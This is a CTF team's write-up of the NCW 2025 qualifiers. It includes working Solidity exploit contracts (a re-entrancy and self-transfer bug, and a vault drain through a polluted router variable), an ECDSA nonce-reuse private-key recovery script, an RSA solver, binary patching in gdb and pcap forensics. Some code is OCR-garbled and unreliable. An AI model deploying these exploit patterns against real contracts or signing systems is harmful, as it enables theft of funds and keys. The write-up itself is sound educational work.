Write up
NCW 2025 CTF QUALIFICATIONS
by `from jtk to jkt`

Anggota tim:
Arkan Ramadhan Nugraha (Arney1)
Fauzi Ismail (mailvelous)
Dhafin something somehing (kkira)

Daftar isi

Blockchain

Kitty's Warmup to Chess and checkers

100

an easy introductional warm up to chess and checkers

author: eyes

http://31.97.187.222:48212/

solved by Arney1

we (the player) need to hold at least 2 * targetAmount

```
nction isSolved() external view returns (bool) {
  if (player == address(0)) {
      return false;
  }

  uint256 targetAmount = uint256(kitty.TARGET_POINTS()) *
      kitty.POINT_TO_TOKEN();

  return token.balanceOf(player) ≥ targetAmount * 2;
```

targetAmount is 10,000 Tokens (derived from 10,000 points).

```
IERC20 public immutable token;
address public immutable owner;

uint256 public constant POINT_TO_TOKEN = 1e18;
uint24 public constant TARGET_POINTS = 10_000;
```

the player is seeded with only 100 points

```
function setPlayer(address _player) external {
    require(player == address(0), "player already set
    require(_player != address(0), "invalid player");

    player = _player;

    kitty.seedAllocation(player, 100);
}
```

vulns:
The function transferPoints reads user balances into memory before calculating updates.but, source and dest addresses can be the same here…

```
function transferPoints(address from, address to, uint24 points) external {
    require(msg.sender == from, "only self-managed");

    Allocation memory fromAllocation = allocations[from];
    Allocati                          ocation = allocations[to];
            uint24 points

    require(fromAllocation.points ⩾ points, "not enough points");

    allocations[from].points = uint24(fromAllocation.points - points);
    allocations[to].points = toAllocation.points + uint24(points);

    emit TransferPoints(from, to, points);
}
```

by calling transferPoints(this, this, currentPoints), we overwrite the subtraction with the addition. This allows us to double our points exponentially (100 -> 200 -> 400…).

The claim function performs an external call before updating the claimed state variable.

```
    function claim() external {
        Allocation storage userAlloc = allocations[msg.sender];

        require(!userAlloc.claimed, "already claimed");
        require(userAlloc.points ⩾ TARGET_POINTS, "not enough points");

        uint256 amount = uint256(userAlloc.points) * POINT_TO_TOKEN;

        uint256 mintedTokenId = nextTokenId++;
        _safeMint(msg.sender, mintedTokenId);

        userAlloc.claimed = true;

        token.safeTransfer(msg.sender, amount);

        emit Claimed(msg.sender, amount, mintedTokenId, balanceOf(msg.sender));
    }
}
```

this is classic re-entrancy attack. we can re-enter the claim() function inside the onERC721Received hook. Since claimed is still false during the callback, the contract pays us a second time.

exploit/solve:
contract

```
contract Exploit is IERC721Receiver {
    ISetup public setup;
    IKittyWarmup public kitty;
    bool public reentered;

    constructor(address _setup) {
        setup = ISetup(_setup);
        kitty = IKittyWarmup(setup.kitty());
    }

    function attack() external {
        setup.setPlayer(address(this));

        for (uint i = 0; i < 7; i++) {
            (uint24 points, ) = kitty.allocations(address(this));

            kitty.transferPoints(address(this), address(this), points);
        }
```

```
        kitty.claim();

        require(setup.isSolved(), "Exploit failed");
    }

    function onERC721Received(
        address,
        address,
        uint256,
        bytes calldata
    ) external override returns (bytes4) {
        if (!reentered) {
            reentered = true;
            kitty.claim();
        }
        return IERC721Receiver.onERC721Received.selector;
    }
}
```

deploy an Exploit contract and register it as the player using setup.setPlayer(address(this)) to get 100 initial points.

To bypass the 10,000 point gate in claim(), we use the self-transfer bug. Loop a call to transferPoints(address(this), address(this), balance) 7 times. 100×2^7=12,800 points.

then, call claim(). kitty will give us NFT.

We have a function onERC21Received where it will run when we receive NFT. the function will check reenter to avoid infinite loop, and call claim again Because claimed is still false in storage, the contract sends another 12,800 Tokens.now we have more than 2 * 10,000 points, then just get the flag

Flag: NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chall_bwe}

Checkers ETH

100

as3ng's favorite sequel to chess eth

author: Axl

http://31.97.187.222:48335/

solved by Arney1

we need to drain the TETH contract, which starts with 100 ETH and send that 100 ETH to the player.

```
constructor() payable{
    owner = address(this);
    teth = new TETH(owner);
    lteth = new LTETH(owner);
    router = new Router(address(teth), address(lteth), owner);
    exchnge1 = new Exchange1(address(router), address(teth), address(lteth));
    exchnge2 = new Exchange2(address(router), address(teth), address(lteth));

    router.setExchange(address(exchnge1), address(exchnge2));
    teth.setExchange(address(exchnge1));
    lteth.setExchange(address(exchnge2));
    exchnge1.depositTETH{value: 100 ether}(address(this), address(teth));
}
```

```
function isSolved() public view returns(bool){
    require(player.balance ≥ 100 ether, "Yuk Yuk Bisa Solve");
    return true;
}
```

the system consists of a Router connecting Exchange1 (handles TETH) and Exchange2 (handles LTETH). Users are supposed to deposit TETH into Exchange1 to mint LTETH in Exchange2.

vulns:
in Router.sol, the variable token is defined as a public global state variable, rather than a local variable or a mapping key.

```
address public token;
```

Every time a deposit occurs, the token variable is overwritten

```
function depositExchange2(address user, address _token, uint256 amount) external onlyExchange1{
    IExchange2(exchnge2).depositLTETH(user, amount);
    token = _token;
    teth_token[user][token] = IExchange1(exchnge1).getCurrentState(user, token);
    lteth_token[user][lteth] = IExchange2(exchnge2).getCurrentState(user, lteth);
}
```

When a user withdraws from Exchange2, the Router attempts to verify that the user has enough collateral in Exchange1. However, it passes the polluted global token variable to Exchange1 to check the balance.

Exchange1 checks the balance of the polluted token, but performs the withdrawal using the real token.

```
function _withdraw(address user, address _teth, uint256 amount) internal {
    uint256 bal = balances[user][_teth];    checks fake
    require(bal ⩾ amount, "insufficient balance");
    balances[user][_teth] = bal - amount;
    IWrappedTokenTETH(teth).withdraw(user, amount);
    emit Withdrawn(user, teth, amount);    pays out real?
}
```

Exploit:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.30;

import "./exchange1/Exchange1.sol";
import "./exchange2/Exchange2.sol";
import "./Setup.sol";

contract Exploit {
    Exchange1 public ex1;
    Exchange2 public ex2;
    Setup public setup;
    address public owner;

    constructor(address _setup) payable {
        setup = Setup(_setup);
        ex1 = setup.exchnge1();
```

```
        ex2 = setup.exchnge2();
        owner = msg.sender;
    }

    // 1. This function mimics IWrappedTokenTETH.deposit.
    // When Exchange1 calls this, it sends ETH. We simply accept it.
    // Because this contract is the "user" and the "token", we
effectively
    // get the ETH back immediately, allowing us to reuse it in the
loop.
    function deposit() external payable {
        // Do nothing. The ETH is now in address(this).
    }

    function solve() external {
        // We need at least 1 ether to start the cycling
        require(address(this).balance >= 1 ether, "Fund me with 1
ether");

        // 2. Cycle 1 ETH 100 times to inflate the internal accounting
        // of Exchange1 (for our address as the token key) and
Exchange2.
        for(uint i = 0; i < 100; i++) {
            // We pass address(this) as the _teth token address.
            // Exchange1 records balances[this][this] += 1 ether.
            // Router records token = address(this).
            ex1.depositTETH{value: 1 ether}(address(this),
address(this));
        }

        // 3. Trigger the withdrawal chain.
        // Exchange2 checks our LTETH balance (100).
        // Router passes 'token' (which is address(this)) to Exchange1.
        // Exchange1 checks balances[this][this] (100).
        // Exchange1 calls REAL_TETH.withdraw(100).
        ex2.withdrawLETH(address(this), 100 ether);

        // 4. Register as player to win
        setup.register();

        // Verify (Optional, helpful for debugging)
        require(setup.isSolved(), "Exploit failed");

        // 5. Profit: Return funds to the attacker
```

```
        payable(owner).transfer(address(this).balance);
    }

    // Needed to receive the stolen ETH from the Real TETH contract
    receive() external payable {}
}
```

We create an attack contract that acts as a "Token". When Exchange1 tries to transfer ETH to our "Token", we simply accept it. Because we are the token, the ETH comes right back to us.

- inflation

call Exchange1.depositTETH(address(this), address(this)): We send 1 ETH. We pass address(this) as the _token.

Exchange1 sends 1 ETH to our contract (we catch it).

Exchange1 records: balances[attacker][attacker_contract] += 1.

Exchange1 calls Router.

Router sets token = attacker_contract (Global State Pollution).

Router mints 1 LTETH in Exchange2.

We repeat this 100 times. We effectively verify the same 1 ETH 100 times to mint 100 LTETH and create a phantom balance of 100 "AttackerTokens" in Exchange1.

- drain

call Exchange2.withdrawLETH(100 ether).

Exchange2 verifies we have 100 LTETH. It calls Router.

Router reads the global token variable (which is currently attacker_contract).

Router calls Exchange1.withdrawTETH(..., token=attacker_contract).

Exchange1 looks up balances[attacker][attacker_contract]. It sees 100. Check Passed.

Exchange1 calls Real_TETH.withdraw(100).

The TETH contract sends the legitimate 100 ETH to the attacker

done!!!

then just send the 100 eth from our wallet to our exploit contract since we registered with that

Flag:

NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_saya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_untuk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_tanpa_bergantung_sepenuhnya_dari_ai_(mesikipun_masih_debug_bersama_ai)_dan_untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian_dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas}

Rev

Haskell's Herring

100

Author: ringoshiro

Description:


Maybe the real treasure challenge was the friends built-in functions we learned along the way.

Goal: find the correct flag that the binary expects.

solved by kkira

Static Analysis (Ghidra),
Find interesting strings
In .rodata:

00a00000 "Enter flag:"
00a0000c "Correct!"
00a00015 "Nope."
Follow xrefs from those strings and from symbols that look like Haskell mangling. Important symbols:



Uses Main_zdwencodeFlagStyle_info to encode input.
Uses Main_encodedFlag_info to get a constant encoded flag.
Compares them with bytestring ... compareBytes.
So the check is logically:

checkFlag userInput =
  encodeFlagStyle userInput == encodedFlag
At this point, the Haskell RTS / GC code is very noisy, so instead of decoding all the closures by hand, we switch to dynamic analysis.

start gdb and atch the two jne into NOPs

```
   0x000000000040af2e <+366>:   add    rbp,0x8
   0x000000000040af32 <+370>:   jmp    QWORD PTR [rbp+0x0]
End of assembler dump.
(gdb) start
Temporary breakpoint 1 at 0x40b0a6
Starting program: /home/kali/Downloads/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Temporary breakpoint 1, 0x000000000040b0a6 in main ()
(gdb) set {unsigned char}0x40ae78 = 0x90
(gdb) set {unsigned char}0x40ae79 = 0x90
(gdb) set {unsigned char}0x40ae7d = 0x90
(gdb) set {unsigned char}0x40ae7e = 0x90
```


3Break at compareBytes
The checker jumps to 0x40b338:

break *0x40b338
Program runs and shows:
Enter flag:
//Type some test input, like:

```
Continuing.
[New Thread 0x7ffff73fd6c0 (LWP 9992)]
Enter flag:
AAAAAAAAAAAAAAAA
```

Inspecting the Buffers at Compare Time
At the breakpoint, inspect registers:

info registers



dump those pointers

x/32bx $rdx
x/32bx $r8

Since i typed 'A' (0x41), compute offsets:
0x42 − 0x41 = 1
0x44 − 0x41 = 3
0x46 − 0x41 = 5
0x48 − 0x41 = 7
and repeat, so key offsets are:
[1, 3, 5, 7], cycled over the input.

dumped full encoded flag
x/82bx $r8

```
(gdb) x/82bx $r8
0x4200504030:   0x4f    0x46    0x5c    0x82    0x32    0x77    0x3a    0x66
0x4200504038:   0x6e    0x7c    0x64    0x6d    0x32    0x75    0x78    0x7b
0x4200504040:   0x60    0x77    0x36    0x74    0x34    0x62    0x71    0x3a
0x4200504048:   0x35    0x75    0x73    0x38    0x6f    0x6a    0x64    0x3b
0x4200504050:   0x63    0x33    0x3c    0x7b    0x60    0x6b    0x39    0x7a
0x4200504058:   0x6c    0x36    0x36    0x38    0x22    0x62    0x69    0x38
0x4200504060:   0x65    0x62    0x7e    0x37    0x38    0x62    0x71    0x3a
0x4200504068:   0x35    0x75    0x73    0x66    0x35    0x71    0x7e    0x7b
0x4200504070:   0x69    0x34    0x73    0x6e    0x60    0x34    0x73    0x7b
0x4200504078:   0x34    0x75    0x38    0x7a    0x75    0x34    0x73    0x6e
0x4200504080:   0x40    0x80
```

```
//solver
enc = bytes([
    0x4f, 0x46, 0x5c, 0x82, 0x32, 0x77, 0x3a, 0x66,
    0x6e, 0x7c, 0x64, 0x6d, 0x32, 0x75, 0x78, 0x7b,
    0x60, 0x77, 0x36, 0x74, 0x34, 0x62, 0x71, 0x3a,
    0x35, 0x75, 0x73, 0x38, 0x6f, 0x6a, 0x64, 0x3b,
    0x63, 0x33, 0x3c, 0x7b, 0x60, 0x6b, 0x39, 0x7a,
    0x6c, 0x36, 0x36, 0x38, 0x22, 0x62, 0x69, 0x38,
    0x65, 0x62, 0x7e, 0x37, 0x38, 0x62, 0x71, 0x3a,
    0x35, 0x75, 0x73, 0x66, 0x35, 0x71, 0x7e, 0x7b,
    0x69, 0x34, 0x73, 0x6e, 0x60, 0x34, 0x73, 0x7b,
    0x34, 0x75, 0x38, 0x7a, 0x75, 0x34, 0x73, 0x6e,
    0x40, 0x80,
])

key = [1, 3, 5, 7]  # from the AAAA test

plain = bytes((enc[i] - key[i % 4]) & 0xff for i in range(len(enc)))
print(plain)
print(plain.decode("latin1"))
```

run it,

flag:NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4nyth1ng_1nt3r3st1ng?}

Crypto

echoed symphony

100

⚠️ WARNING ⚠️

cryptographic goo has leaked into the mainframe

絶対に意味わからんってマジで

absolutely no clue what's going on

bro we opened the server logs and got jumpscared by raw hex 💀

旗がAESスライム化されたんだが??🧪🔒

clean this mess pls 😭 助けて〜〜

---

context (for the brave):

• each entry originally looked like:

log-####: event stream entry #i

• but the archive only preserved:

Record <tag> [sha256(msg), r, s]

(whatever “tag” is, the dev was mentally on airplane mode)

also:

• encryption gremlin decided the final flag should be stored as:

AES-ECB(SHA256(d), flag)

idk man 💀 blame the intern

• dev note left behind simply reads:

“67 is lucky, keep it.”

Written by kavakoss

solved by mailvelous

chall:

Kita diberi 2 file, file chall.py dan output.txt sebagai datanya.

chall.py ngeimplement Elliptic Curve Digital Signature Algorithm pake secp256k1. Di dalam chall.py terdapat function sign

```
def sign(msg: bytes, d: int, k: int):
    z = H(msg)
    R = cur.m_(k, G)
    r = R[0] % N
    s = pow(k, -1, N) * (z + r * d) % N
    return (r, s)
```

dimana ini merupakan function ECDSA itu sendiri dimana seharusnya si nonce k itu random dan gaboleh ada k yang sama dipake di dua message/data yang berbeda. Jadi itu vuln-nya.

solve:

Karena gaboleh ada k yang sama di 2 message berbeda, kita tinggal cari value r yang sama di output.txt, karena jika r1 = r2, maka k1 = k2. Saya sudah buat solvernya dibawah:

```python
import hashlib
import re
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, inverse

# --- Constants ---
N = 0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
# Encrypted Flag from the end of output.txt
ENCRYPTED_FLAG_HEX =
"bf43349cb8ccb5b69658c96573b4b773c77a01f53be3da3912c0e2e1cf342d89f1c0bcf
76a799f09db621ccb7cb92ee383d0fb20c4a8f442f651985e1f4bae39c652509adc14bfd
d712fe8b3a28c891361ea42f5ee4019fd68b26bc76e4cbd94"

def parse_records(filename="output.txt"):
```

```
    """
    Robust parsing using finditer to handle file structure
inconsistencies.
    Format according to description: Record <tag> [ sha256(msg), r, s ]
    """
    with open(filename, "r") as f:
        content = f.read()

    # Regex to match: Record <hex> [ <hex>, <hex>, <hex> ]
    # We capture: tag, v1(hash), v2(r), v3(s)
    regex =
re.compile(r"Record\s+([a-f0-9]+)\s*\[\s*([a-f0-9]+),\s*([a-f0-9]+),\s*(
[a-f0-9]+)\s*\]")

    data = []
    for match in regex.finditer(content):
        data.append({
            "tag": match.group(1),
            "h_log": int(match.group(2), 16), # The hash stored in the
log
            "r": int(match.group(3), 16),     # r component
            "s": int(match.group(4), 16)      # s component
        })
    return data

def crack_message(target_hash_int):
    """
    Brute-force the message content to match the hash found in the log.
    Format: 'log-####: event stream entry #i'
    """
    # We assume the index 'i' in the string matches the loop or tag
index.
    # Let's try a range of reasonable IDs.
    for i in range(2000):
        # Try typical log formats
        candidates = [
            f"log-{i:04d}: event stream entry #{i}",  # likely:
log-0001: ... #1
            f"log-{i}: event stream entry #{i}",      # simple: log-1:
... #1
        ]

        for msg_str in candidates:
            msg_bytes = msg_str.encode()
```

```
            # The log stores sha256(msg) WITHOUT salt (according to
'sha256(msg)' in desc)
            h = hashlib.sha256(msg_bytes).digest()
            if int.from_bytes(h, "big") == target_hash_int:
                return msg_bytes
    return None

def solve():
    print("[-] Parsing output.txt...")
    records = parse_records()
    print(f"[-] Parsed {len(records)} records.")

    if len(records) < 2:
        print("[!] Error: Not enough records found. Ensure 'output.txt'
is in the folder and populated.")
        return

    # --- 1. Find Nonce Reuse (Duplicate r) ---
    print("[-] Searching for duplicate 'r' values...")
    r_map = {}
    pair = None

    for rec in records:
        r = rec['r']
        if r in r_map:
            pair = (r_map[r], rec)
            print(f"[+] FOUND COLLISION!")
            print(f"    Rec 1 Tag: {pair[0]['tag']}")
            print(f"    Rec 2 Tag: {pair[1]['tag']}")
            print(f"    Shared r : {hex(r)[:10]}...")
            break
        r_map[r] = rec

    if not pair:
        print("[!] No collision found. Is the 'r' value definitely the
2nd item in the list?")
        return

    rec1, rec2 = pair

    # --- 2. Recover Messages ---
    print("[-] Cracking message content to get original text...")
    msg1 = crack_message(rec1['h_log'])
    msg2 = crack_message(rec2['h_log'])
```

```
    if not msg1 or not msg2:
        print("[!] Could not recover message text. Check 'log-####'
formatting guess.")
        return

    print(f"[+] Msg1: {msg1}")
    print(f"[+] Msg2: {msg2}")

    # --- 3. Calculate Actual Signing Hashes (z) ---
    # The signing function uses H(m) = sha256(m + b"67")
    print("[-] Calculating z1 and z2 with salt b'67'...")
    z1 = int.from_bytes(hashlib.sha256(msg1 + b"67").digest(), "big")
    z2 = int.from_bytes(hashlib.sha256(msg2 + b"67").digest(), "big")

    # --- 4. Recover Nonce k ---
    # Formula: k = (z1 - z2) * (s1 - s2)^-1  (mod N)
    s1 = rec1['s']
    s2 = rec2['s']

    diff_z = (z1 - z2) % N
    diff_s = (s1 - s2) % N

    try:
        inv_s = inverse(diff_s, N)
        k = (diff_z * inv_s) % N
        print(f"[+] Recovered k: {k}")
    except:
        print("[!] Failed to invert (s1-s2).")
        return

    # --- 5. Recover Private Key d ---
    # Formula: d = r^-1 * (s*k - z) (mod N)
    r = rec1['r']
    r_inv = inverse(r, N)
    d = (r_inv * (s1 * k - z1)) % N
    print(f"[+] Recovered d: {d}")

    # --- 6. Decrypt Flag ---
    # "AES-ECB( SHA256(d), flag )"
    # We assume d is hashed as raw bytes (standard) or string. Let's try
raw bytes first.
    print("[-] Decrypting flag...")
```

```
    d_bytes = long_to_bytes(d)
    key = hashlib.sha256(d_bytes).digest()
    cipher = AES.new(key, AES.MODE_ECB)

    try:
        ct = bytes.fromhex(ENCRYPTED_FLAG_HEX)
        pt = cipher.decrypt(ct)
        # Decode and print
        print(f"\n[SUCCESS] Flag: {pt.decode(errors='ignore')}")
    except Exception as e:
        print(f"[!] Decryption failed: {e}")

if __name__ == "__main__":
    solve()
```

Flag:
NCW{c0n6R4t5!_1N1_fL4g_Bu47_K4mU_k1Ng_>>>_d6e65766572676f6e6e6167697665796f757570_<<<}

wassup twin

100

こんにちは twin, 我创建了一个简单的 chall for you twin. The challenge is not 壊れた twin. Ok 안녕히 가세요 twin

author: Auric

solved by Arney1

chall:

```python
import sympy
import random

def genYessir(bit_length=1024):
    while True:
        p = sympy.randprime(2**(bit_length - 1), 2**bit_length)
        q = p + 2
        if sympy.isprime(q):
            return p, q

p, q = genYessir(bit_length=64)
N = p * q
e = 65537

flag = b'NCW{REDACTED}' # 23 <- :D heres a hint

m = int.from_bytes(flag, 'big')

c = pow(m, e, N)

print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")
```

so… N is small. we can just easily factor this using online calculator
https://www.alpertron.com.ar/ECM.HTM

now, we can just get the d like so..

```
p = 96034868477233592O9
q = 96034868477233592I1
totient = (p - 1) * (q - 1)
print(totient)

d = inverse(65537, totient)
```


we can decrypt and get m now… right? yeah so it was m > N, which means we can only get m mod N if we decrypt. so.. to find the original m we need to brute force m + N*k for k > 0, and see if it actually decodes into something comprehensible and starts with “NCW{“ and ends with “}”. we can just ignore the incomprehensible ones.

solve:

```
from Crypto.Util.number import bytes_to_long, inverse, long_to_bytes

p = 96034868477233592O9
q = 96034868477233592I1
totient = (p - 1) * (q - 1)
print(totient)

d = inverse(65537, totient)

c = 810286624393400686607855648732463898 21

N = 92226959634395542727305870286691824099
m_base = pow(c, d, N)
target_prefix = b"NCW{"
target_bytes = target_prefix + b"\x00" * (23 - len(target_prefix))
target_int = bytes_to_long(target_bytes)

start_i = (target_int - m_base) // N
for i in range(100000000000):
    current_i = start_i + i
    m_int = m_base + (current_i * N)

    m_bytes = long_to_bytes(m_int)

    if m_bytes.startswith(b"NCW{") and m_bytes.endswith(b"}"):
        try:
            m = m_bytes.decode()
            print(f"Flag: {m_bytes.decode()}")
```

```
        except:
            pass
```

NCW{its_that_easy_twin}



Flag: NCW{its_that_easy_twin}

Forensic

locker

100

Brian made a fatal mistake yesterday. He clicked on something he shouldn't have. Now, the fate of his data rests in your hands. Analyze the captured pcap and binary files, then answer the questions to retrieve the Flag.

https://drive.google.com/drive/folders/1N3A2ApuPpaEW7iD6HqUFJ2kSFbXhyQW4?usp=sharing

```
pass: c3Vrc2VzIGRhbiBzZWxhbWF0IGJlcmp1YW5n


Written by Arenaru
```

solved by mailvelous
chall:
Kita diberi file packet capture locker.pcapng
solve:

1. What is the total number of packets captured in the network traffic?


Buka packet capture yang diberi dengan menggunakan wireshark lalu ke bagian properties, capture file properties

Measurement	Captured	Displayed	Marked
Packets	11961	11961 (100.0%)	—
Time span, s	2062.582	2062.582	—
Average pps	5.8	5.8	—
Average packet size, B	24126	24126	—
Bytes	288567160	288567160 (100.0%)	0
Average bytes/s	139 k	139 k	—
Average bits/s	1119 k	1119 k	—

Answer: 11961
Correct!

2. Identify the IP address of the infected host.


Pada bagian atas packet capture kita dapat dengan mudah menemukan nama host dan ip si victim



Answer: 192.168.198.128
Correct!

3. What is the destination IP address and port number accessed by the victim? (ip:port)


Sort protocol lalu ke http, disitu kita dapat melihat bahwa si victim request ke



Answer: 192.168.198.129:8000
Correct!

